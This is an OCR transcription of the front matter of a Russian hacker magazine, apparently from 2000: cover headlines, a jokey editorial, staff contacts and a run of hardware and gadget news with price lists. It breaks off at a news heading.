


WWW.XAKEP.RU



СТАВИМ BEOS
КАК ИЗ WINDOWS СДЕЛАТЬ UNIX

НАШИ ПОЕЗДА - САМЫЕ ПОЕЗДАТЫЕ ПОЕЗДА В МИРЕ
ВСЕ О СНИФФЕРАХ
КРЕКИНГ ПО-РУССКИ
СДЕЛАЙ ЭТО В LINUX!
ПОЛЬЗА ОТ ЛАМЕРОВ
РАЗРЫВАЯ ПАСТЬ DIABLO2





DESIGN BY MODERNART.RU

0 200021 1



Я не знаю, мужики, что там у вас в мозгах происходит, но лично я просто выпадаю в осадок от радости, что наконец-то наступила осень. Ну да, конечно, есть там всякие "бабье лето" и прочая шняга, но все это временно. А вот потом, после этой недели обмана, наступает реальная такая осень.

Ты понимаешь, что такое осень? Осень – это когда абсолютно в лом куда-нибудь выползать, когда хочется постоянно сидеть дома, пить пиво и заниматься своими делами. Вот именно, своими делами.

Осень – это единственное время года, когда лично у меня на максимуме проявляется инстинкт хакерства. Сидишь дома, делать не фига, естественно, врубаешь комп. И понеслось. Возьми, например, нашу суперстатью номера "Взлом банка". Чувак, ты же сам прекрасно понимаешь, что такие вещи делаются только осенью либо ночью. Вообще, именно эти два времени (суток, года, какая в задницу разница) просто обязаны носить название "хакерское время". Прикинь, чем можно заниматься ночью? У тебя только три варианта: либо ты активно контактируешь с какой-нибудь девицей, либо храпишь как мамонт, либо сидишь за компом. Нет, ну конечно ты можешь заниматься и всяким дерьмом, типа бродить по комнате или смотреть в окно. Только таких чудиков все-таки не много. Так вот, что ночь, что осень – одна фигня, варианты развлечения те же.

Вот и получается, что осень – самое хакерское время года. Ведь ты же явно забьешь на все поездки на роликах или там на тусовки в парке всякие. Ну какие нахрен тусовки, когда на улице дождь! А вот твой комп "всегда готов, как Гагарин и Титов".

Так что юзай комп и возможно, зимой тебе будет что рассказать твоим новым подружкам и приятелям. Ну а уж о том, как его юзать мы позаботимся. Читай. Перед тобой журнал под лозунгом "Что делать с компом осенью. User Manual".

Удачи,
Сергей Покровский aka SINtez
Осенне-термоядерный гл. редактор



Сергей Покровский
(pokrovsky@xakep.ru)
самый пивной редактор
Иван Корноухов
(sidex@xakep.ru)
самый софтовый редактор
Михаил Терехов
(stranger@xakep.ru)
самый геймерский редактор
Александр Сидоровский
(2poisonS@xakep.ru)
добрая фея
Игорь Пискунов
(igor@gameland.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art
Арт-директор
R.SKY
(matrix@xakep.ru),
обложка
Griff
modernart.ru

дизайн верстка
Таня Отакуева
(osyako@xakep.ru)

иллюстрации
Griff,Алекс Кондаков,Shelest
Vlad, Велитов Алим

Реклама
руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING
учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем
101000, Москва,
Главпочтамп,
а/я 652, Хакер


Web-Site **http://www.xakep.ru**
E-mail **magazine@xakep.ru**

Отпечатано в типографии
«**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.






WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

HI TECH NEWS

Алекс Целых
(technews@mmub.ttn.ru)



Сам себе сапожник

Компания Nike (nike.com) обрадовала своих клиентов удивительной возможностью спроектировать персональные кроссовки прямо в онлайне.

Склонившись над "виртуальной колодкой", пользователи, в первую очередь, останавливают свой выбор на рисунке подошвы и способе вентиляции. Затем подбирают комбинацию из трех цветов, в которых будут исполнены кроссовки. А после это чешут затылки в раздумьях об индивидуальном коде из восьми букв или цифр на задник.

Предугадывая свежайшие направления фантазии клиентов, Nike оставила за собой право отказаться от исполнения идентификаторов с ненормативной лексикой и чужими торговыми марками.


Наконец, последний штрих - цвет фирменной "галочки" компании - от джинсово-синего до пурпурного и серебристого.

Эксклюзивность конечного продукта добавляет всего 10 долларов к заводской цене модели с конвейера. Доставка - в течение трех недель за счет компании, но только в Соединенные Штаты. Nike оправдывает географическую дискриминацию тем, что пока еще отлаживает систему поставок персонализированных кроссовок, усматривая в ней будущее индустрии.

Первые "сапожники" получают в бесплатную нагрузку футболку с той же надписью и стильный постер с изображением изготовленной на заказ модели.









Базука для "думера"

Коротая летние ночи, закоренелый "думер" из Калифорнии соорудил точную копию орудия кумира - базуку BFG-8500. В мечтах выкачать кругленькую сумму денег из карманов таких же фанатиков, он выставил единственное в своем роде изделие на аукцион.

Впрочем, умелец не скрывал, что продает не стального друга, а всего-навсего оригинальную игрушку.

Устройство выполнено из фольги, бальзамового дерева и остатков костюмов с Хеллоуинов прошлых лет. Питаемая от обычной батарейки базука, между тем, полностью функциональна. На ней присутствует ряд индикаторов, стрельба сопровождается электронными звуковыми и световыми эффектами. На реалистичную перезарядку уходит от 3 до 6 секунд драгоценного времени.

При стартовой цене в символические 25 центов через две недели торгов оружие нашло своего нового обладателя за 63 американских доллара.

"Консервативный" органайзер

Компания Seiko (seiko.com) представила современную папку-органайзер. За привычными молнией и недорогой кожей скрывается сложный и интересный механизм.

Справа внутри располагается блокнот для записей, место слева предусмотрено для ручного компьютера. Благодаря беспроводному устройству приема данных, бумага и Palm действуют в одной упряжке.

Электронная копия всех бумажных записей оказывается в памяти компьютера параллельно процессу письма ручкой с обычными чернилами. Кроме этого, "путевые заметки" можно сохранять в популярных графических форматах и пересылать по электронной почте.

"Консервативный органайзер" поставляется в комплекте с двумя пальчиковыми батарейками, которых хватает на два месяца напряженной работы. Вес устройства - 650 граммов. Стоимость - 199 долларов.

Город ближайшего будущего

Компания Cisco начала возведение города будущего. Строительство планируется завершить к 2002 году.

Местечко Playa Vista (playavista.com) в западном районе Лос-Анджелеса, пронизанное оптоволоконными магистралями и невидимыми радиоканалами, обещает грандиозные перспективы жизни своим смелым поселенцам.

Уже на первом этапе строительства специальными интернет-шлюзами будут оборудованы 13 тысяч жилых домов, офисов и магазинов. Стоимость каждого из объектов недвижимости при этом возрастет, в среднем, на тысячу долларов. Объединенные в сеть Vista Link здания образуют собой единую систему контроля жизнедеятельности города-мечты.

Жителям Playa Vista будет доступна возможность дистанционного открытия входных дверей, управления системой теплоснабжения, включения и выключения кранов с горячей водой. А популярный инцидент с распахнутой на кухне дверцей холодильника обернется для хозяина экстренным сообщением телевизионного диктора.

Подстать разнообразию досуга - спутниковое телевидение, компьютеризированные супермаркеты и рестораны - предполагается и набор архитектурных решений: от ультрасовременных авангардных до изысканных классических.

Для клиентов, раздумывающих над переездом в компьютерные трущобы, осенью этого года откроется специальный демонстрационный центр. Он позволит заранее досконально исследовать симпатичный домик через стекла шлемов виртуальной реальности.

"Сухопутные воины"

Этим летом солдатам элитных американских подразделений впервые выдали сверхсовременную амуницию "сухопутных воинов". Будучи усовершенствованным, обмундирование придет на вооружение военных нового времени - послушных "инструментов войны", хладнокровных киборгов.

Электроника, распиханная по карманам, огибающая каждый уголок накачанного тела, становится глазами и руками солдат будущего. Они осторожной кошкой крадутся в темноте и видят противника из-за угла; беспощадно расстреливают в упор раненых, чьи тела теплятся в болотной жиже, представляя потенциальную опасность.


В полном безмолвии при помощи пейджера "сухопутные воины" переговариваются с командованием. Встроенный в их защитные очки миниатюрный экран выдает массу полезных данных о рельефе и объектах местности. А система глобального позиционирования снабжает военачальников исчерпывающей информацией о местоположении каждого солдата для выбора удачной тактики.

Обработанная специальным химическим составом ткань отпугивает кусачих москитов; расположенные под ней микросхемы поглощают тепло, делая пребывание на сорокаградусной жаре в полном снаряжении приятным занятием. "Гимнастерка" самостоятельно фиксирует ранения и вызывает на подмогу санитаров.

Питается система всего от двух плоских аккумуляторов на бедрах отважного вояки - как у Рэмбо.

По предварительным оценкам, стоимость комплекта составит от 10 до 20 тысяч долларов. Уже в сентябре "сухопутные воины" отправятся на первые учения с живым противником.





Очки в 52 дюйма

Olympus (olympus.com) выпустила последнюю модель "носимого" дисплея - Eye-Trek FMD-700. Одеваемое как очки, это устройство распахивает перед глазами своего обладателя панораму удивительной красоты.

Благодаря феноменальному разрешению в 180 тысяч пикселов, экраны на жидких кристаллах размером меньше полутора сантиметров по диагонали создают ощущение просмотра изображения в 52 дюйма на расстоянии двух метров.


В комплекте со стереонаушниками устройство весит всего 105 граммов. Оно легко подключается к телевизору, видеомагнитофону, проигрывателю DVD-дисков, компьютеру или игровой приставке.

Продается Eye-Trek FMD-700 по не менее впечатляющей цене в 1400 долларов.

Электронный аквариум

На ежегодной выставке в Токио японская компания Takara представила первый в своем роде электронный аквариум.
Достаточно включить искусственную подсветку, чтобы десятки удивительных созданий, работающих на солнечных батареях, зашевелили плавниками, начали перебирать щупальцами и клешнями. Их действиями управляет компьютер, поэтому возможность междоусобной стычки или впечатывания в непроходимую стенку сведена на "нет".
Серия аквариумных роботов Aquaroid Fish сегодня включает в себя янтарного цвета медузу, "золотую рыбку" и краба. Однако разработчики обещают, что уже к началу продаж предстоящей осенью число обитателей робоводоема достигнет двадцати-тридцати.
Средняя стоимость одного электронного монстра - 140 долларов.





Апорт: поиск ради поиска

Надеюсь, все знают рунетовскую поисковую машину Апорт (www.aport.ru). Так вот, теперь это больше НЕ поисковая машина. Вернее, не только. Некоторое время назад Апорт обзавелся рейтинговой системой Апорт ТОП 1000 (www.top1000.ru) а теперь еще и объединился с интернет-каталогом @Rus (www.atrus.ru). А это значит, что Апорт стал проектом, сочетающим в себе все три механизма поиска: поисковый движок, каталог и рейтинг. Что это дает лично нам? Ну смотри: во-первых, ты теперь можешь искать информацию по ключевым словам не по всей сети а внутри каталога. Во-вторых, результаты поиска тоже каталогизируются (и это уже гораздо круче!). Наконец, среди полученных результатов ты сможешь, не отходя от кассы, выбрать самые посещаемые сайты (в отличие от большинства других поисковых машин, где приходится постоянно тыкаться в какие-то домашние странички Васиса Пупкинса из Эстонии). И, как говориться, "раз пошла такая пьянка" в Апорте решили обновить и дизайн сайта, облегчив его в несколько раз! Более того, есть возможность заходить на сайт вообще без графики и баннеров! Одним словом, поиск в чистом виде.





Казантип 2000

Вот и отшумело лето с его непробудным тунеядством, пьянством и б… э-э-э, хождением по девочкам. Что рулило этим летом из музыки? У "обычных" людей, как водится, всякая попса, а у меньшей, но более продвинутой части населения - Acid Jazz, Trip Hop, Ambient, Deep house, Funk, Easy listening… Поэтому "обычные" люди слушают очередной сборник "Союз № все-уже-задолбались-следить-какой" а мы найдем себе что-нибудь получше. Например "Казантип 2000" - так называется самая классная тусовка этого лета и сборник стильной музыки. Этот сборник только недавно появился в продаже, но мы тут в редакции на него уже подсели :). Что внутри: Детский Панадол, Expedition Zero, Moscow Grooves Institute, Ozone Cocktail, Весна на улице Карла Юхана, Тетрис, Юрий Орлов и другие. Незнакомые названия? Ну, это кому как. И потом, на радио и ТВ раскручивают только музыку для "обычных" людей, правильно? А раз ты читаешь Х, то мы с тобой понимаем, что ты не один из них…

Компьютер в кредит

Банк Русский Стандарт открыл новую форму кредитования населения под покупку электроники. Если ты хочешь купить компьютер, но у тебя катастрофически не хватает денег, то ты можешь купить его в кредит! Кредит предоставляется на сумму от 5 до 14 тысяч рублей. Другими словами, ты выбрал супер-мега виртуальную станцию за 20 штук, заплатил 7, взгромоздил ее на плечи и утащил домой. А остальную часть суммы ты будешь выплачивать банку в течении полугода. Клево? Мне тоже так показалось. Вообщем банк сейчас активно продвигает эту систему и уже многие магазины стали с ним сотрудничать.

Фотки с доставкой на дом

Интернет агентство "Однако", при спонсорской поддержке компании Hewlett-Packard представило новый проект - Виртуальная Фотостудия SmartPrint.ru.
Эта студия дает любому посетителю сервера возможность убедится в качестве цифровой фотографии. Для этого нужно зарегистрироваться на сервере www.SmartPrint.ru, выбрать, на каком из принтеров (HP DeskJet 930C, HP DeskJet 950C, HP DeskJet 970Cxi) распечатывать фотографию, указать адрес доставки (только на территории РФ) и загрузить на сервер свой файл с изображением. Через некоторое время в почтовый ящик адресата опустится конверт с готовым фотоотпечатком.
И самое главное: услуги по печати и доставке осуществляются компанией HP абсолютно БЕСПЛАТНО! Вообщем, что тут говорить, ты знаешь что делать. Вперед.


Паспорта для украинских хакеров

Уже в этом году украинские перцы смогут получить стильные хайтек-паспорта. Новое “удостоверение личности гражданина Украины” - это небольшая пластинка, вроде кредитки или телефонной карточки.

Паспортные данные на ней будут представлены в двух видах: визуально - для невооруженного глаза, и на микрочипе. Последний будет хранить большое количество дополнительной информации о владельце паспорта - от отпечатка большого пальца правой руки до группы крови и подробной истории болезни. Ряд полей - национальность, наличие психических расстройств и т.п. - необязателен для заполнения.

Как утверждают специалисты, подделать паспорт, вынуть или заменить микрочип невозможно. Распотрошить документ, вставить другую фотографию, “исправить” записи не позволяет соединение специальных материалов. Любое физическое вмешательство приведет к повреждению главного носителя информации, а следовательно, блокирования работы всей карточки.

К настоящему моменту отпечатано 35 миллионов бланков для внутренних и заграничных хайтек-паспортов. На украинского брата этого предостаточно.





Робот-сладкоежка

Ученые университета Южной Флориды создали робота, самостоятельно добывающего энергию для движения из пищи. Гастроробот (gastrorobots.com) Chew-Chew оказался 12-колесным механизмом - этаким игрушечным железнодорожным составом с тремя вагончиками, каждый из которых наделен определенной функцией.


Головной вагон имеет сверху “топку” - отверстие-приемник для поглощения кусков сахара-рафинада. В других же происходит разложение пищи при помощи бактерий. Продуктами выделения выступают вода и углекислый газ.

Подобные гастророботы, работающие на траве и слизняках, ранее были построены учеными других научных школ.

Рассуждая о сферах применения гастророботов в будущем, эксперты выдвинули идею создания электронного существа, питающегося рыбой, для охраны береговой зоны от акул.

Однако лучшей по энергоотдаче пищей считается мясо млекопитающих. Высказываются мнения, что будущие поколения гастроботов станут сами его и добывать. Стоит ли попадаться голодным мясникам на глаза?





Торик
(torick@xakep.ru)

Сентябрь. Поехали.

Ненавижу скандалы. Скандалы становятся причиной: а) рекламы и, стало быть, повышения финансового состояния тех или иных физических/юридических лиц, б) банкротства и, стало быть, понижения финансового состояния тех или иных физических/юридических лиц. Нет, я не про Напстер (ребята из рубрики слева наверняка уже написали обо всем). Речь пойдет о некой компании S3, точнее, ее подразделении, известном большинству как Diamond Multimedia. Сей отдел занимался: а) видеокарточками и ускорителями, б) звуковыми карточками и тому подобной мультимедией. Когда-то Diamond Multimedia существовал как отдельная компания, смонтировавшая два поколения ускорителей на базе Voodoo/Voodoo2 под никнеймом Diamond Monster (один такой, самый последний, имеет честь присутствовать в моем компе). Позже Diamond, переехав под крылышко S3, продолжила традицию Viper-клепания (Viper - это такая серия ускорителей от S3 (tm) на базе ейных чипов), не забыв и про звуковухи. А теперь все это дело благополучно закрылось. Практически все отделы Diamond распущены. Последней видюхой стала Viper II, а конкуренцию Креативам способна составить лишь Monster Sound MX400. Грустно, на самом деле. Хотя Rio еще никто не отменял...
З.Ы. А вот компанию Aureal тоже так никто и не купил, она считается банкротом.
Хотя, по последним данным, ее мог приобрести сам Creative за 27 миллионов $.

64-битные процессоры

О том, что Pentium 4 и несколько его разновидностей будут основываться на новой 64-битной архитектуре, я уже писал. А вот то, что новый процессор от AMD под кодовым названием SledgeHammer (aka x86-64), даже я узнал лишь в начале августа. Собственно, сам факт смены архитектуры камешка от Intel мало кого удивляет: подумаешь, новый стандарт. А вот подумать о том, что связь x86-64 у Интел реализуется лишь программным путем, об этом как-то не задумываются. Спасибо доброй мамочке AMD, у нас теперь будет проц, аппаратно совместимый с x86, но в то же время не чурающийся поддержки 64-бит. Надо полагать, что, если AMD особенно не рискует такими “рельсами” и все ейные последующие процессоры будут уютно жить по обе стороны баррикады, то Интел, которая еще не отказалась от x86, но уже готова сжигать мосты и вести всех на все 64 стороны, может и подставиться. Ну ладно, не буду грузить: все равно раньше следующей весны нам перемен реальных не грозит...

PCI и 3dfx - они еще живы!

Ой, мамочки мои, радость-то какая! Моя старенькая материнская плата, в свете далеких технологий, даже и не помышлявшая о буржуинском господине Advanced G. Port, способна обойтись и без него. Диамондовскому Монстру за нумером два, что обретается в моем компутере, грозит увольнение. 3dfx выпустила таки Voodoo5 5500, что с 64-мя мегабайтами, которая вполне способна взгромоздиться на PCI-слот! Особенного ничего, разве что цена. Она вовсе даже и не выше АГПшной, все те же три сотни зеленых буказоидов.

Полезное плюс приятное

7200 оборотов в минуту - это не каждый большегрузный дисковод может себе позволить. Шестидесятигигабайтный, например. Не каждый - но все же есть! Quantum, вечный производитель Файрболлов, готов всего за каких-то 300 баксов подарить каждому из нас двухмегабайтный буфер, UltraATA/100 интерфейс, среднее время поиска 8.5 мс и технологию Quiet Drive Technology (QDT) - треск диска лишь на 32 децибел. Кстати, возможно пять вариантов, от 10,2 Гб до 60 Гб. Я бы взял себе на 60 гиг, не раздумывая.

Самый быстрый DVD-ROM привод

Эйсер (который Acer), выпятив грудь колесом и гордо поглядывая сверху вниз на Pioneer, твердо и решительно заявил: наш привод самый-самый (пепси-пейджер-мтв и все такое)! ШЕСТНАДЦАТЬ СКОРОСТЕЙ, однако. Внутренний, ATAPI, называется 1640A. 16 скоростей чтения DVD и 40x для простых смертных CD-ROM. Стоит порядка 160 баков.



Свежие ценники

Если ты вдруг ни с того ни с сего решил закупиться свежачком от AMD, тебе для начала было бы неплохо ознакомиться с последними ценами на все эти каменные чудеса.

Thunderbird
1000 Мгц - US $539.00
950 Мгц - US $404.00
900 Мгц - US $307.00
850 Мгц - US $268.00
800 Мгц - US $205.00
750 Мгц - US $184.00

Athlon
1000 Мгц - US $470
950 Мгц - US $350
900 Мгц - US $275
850 Мгц - US $185
800 Мгц - US $165
750 Мгц - US $145

Duron
700 Мгц - US $105
650 Мгц - US $80
600 Мгц - US $65

В стане врага ситуация изменилось не слишком сильно, но все же Intel снизила цены на некоторые модели третьего пня. Смена курса представлена ниже.

Pentium III 1000 Мгц - US $990
Pentium III 933 Мгц - US $669
Pentium III 866 Мгц - US $465
Pentium III 850 Мгц - US $455
Pentium III 800 Мгц - US $294
Pentium III 750 Мгц - US $262
Pentium III 733 Мгц - US $219
Pentium III 700 Мгц - US $214
Pentium III 667 Мгц - US $193
Pentium III 650 Мгц - US $193
Pentium III 600 Мгц - US $193

Новые CD-RW

Два новых CD-RW дисковода из линейки Spressa ожидают тебя на магазинных полках. По скоростям выглядят оба вполне приемлемо: 12/8/32X. Различаются они по способам подключения - первый представляет собой внутреннюю ATAPI-модель (CRX160E-A1), второй есть внешний привод, подключаемый по FireWire (CRX1600L-A2). Внутренник обойдется тебе в $300, внешний же стоит порядка четырех сотен буказоидов. Ах да, производитель этих чудес - Siny, собственной перцовой.

Самый мелкий в мире комп

Да. Такое бывает. Читайте и ужасайтесь/радуйтесь.

Основной модуль, номер 10902

Процессор: 486-SX (AMD Elan SC410) 66 Мгц

ОЗУ: 16 Мб SDRAM

Видеочип: 512 Кб VRAM, Cirrus CL-GD6235

Поддержка SVGA (800x600), 256 цветов и XVGA (1024x768), 16 цветов.

Ethernet: 10BaseT (10 Mb/s витая пара)

Два сериальных порта RS-232 (COM1/COM2), оба 16550A

Параллельный порт: Bidir, EPP, ECP

Флопарь: головка стандартного привода на 1.44 Мб

Жесткий диск: One Controller

Контроллер IDE:

Master: Fixed 16 Мб Flash

Slave: переносной 340 Мб IBM Microdrive

Энергопотребляемость:

6.5-40 VDC на 3-7.5 Вт.

Возможно подключение с Sony NP-550/NP-750/NP-950 литиевоионным аккумулятором, прикуривателем и так далее.

На аккумуляторах NP-550 работает 2 часа, NP-750 - 4 часа, NP-950 - 6 часов.

Возможна работа с 5 VDC на 2.5-6 Вт.

Физические характеристики основного модуля:

Размеры: 2.75" x 1.97" x 0.95" (70 x 50 x 24 mm)

Шум: 5 cu.in. (84 cc)

Вес: 3.3 oz (93 g)

Допмодуль, номер 10903.

Mini DIN 6-pin female socket (PS/2 keyboard);

Two Sub-D 9-pin (DB-9) Male Vertical sockets (COM1, COM2);

Sub-D 25-pin (DB-25) Female Vertical socket (parallel port);

High Density 15-pin (HD-15) Female Vertical socket (VGA port);

RJ-45 8-pin female socket (Ethernet);

26-pin male header (Floppy); Reset switch;>

4-pin male power socket: +5V, GND, GND, +12V(unused).

Размеры: длина 79 mm, ширина 70 mm (вместе с основным модулем), высота 18 mm.

Стоимость всей бодяги: около 1.500 баксов.

CD-RW приводы

Четыре модели сабжа от Хьюлет-Пакард. 9350i (IDE), 9510i (IDE) и 9600si (SCSI и SCSI-внешний). А также внешний 8230e (USB). 32 скорости для чтения, 12 - запись CD-R и 8x на запись CD-RW. Можно записывать MP3, благо для этого предоставляется соответствующий софт. Все богатство ожидается по до сих пор неизвестным ценам уже сейчас, в сентябре.

ОЗУ! О, мои зубы!

Склероз нам не грозит. Память (128 Мб PC133 SDRAM) стоит около 140 баксов. А модули по производительности в восемь раз меньше (129 Мбит) стоят в десять раз дешевле (чуть-чуть не дотягивают до 15 зеленых крокодилов).

Номад и его Джукбокс

Creative зарелизил, в кои-то веки, Nomad Jukebox. Если кто-то не читал мои рассуждения, вопли и слюноизвержения по этому поводу в каком-то из прошлых номеров Х, те спокойно спать уже не будут. Ибо Джукбокс - это шестигигабайтный винчестер, проигрывание MP3 с огромного количества носителей (нет, пятидюймовки все же не поддерживаются), коннект к PC, поддержка EAX. Ну и стоимость - 500 баксов. Уже в продаже.

Эльза в квадрате

ELSA - компания хорошая, быстрая. Не успела nVidia объявить о новом чипе Quadro2, как Эльза запресс-релизила две карточки: Synergy III и GLoria III. Первая основана на Quadro2 MXR, вторая - на Quadro2 Pro. Первая, как более младшая, построенная на чипе, являющем собой вариант GeForce2 MX (суксь, в натуре), имеет 32 Мбайт SDR-RAM, вторая же - 64 Мбайт DDR. Производительность карт, соответственно, 1 Гпиксель/30 миллионов полигонов и 700 Мпикселов/25 миллионов полигонов.

Мак под минус сорок по Цельсию

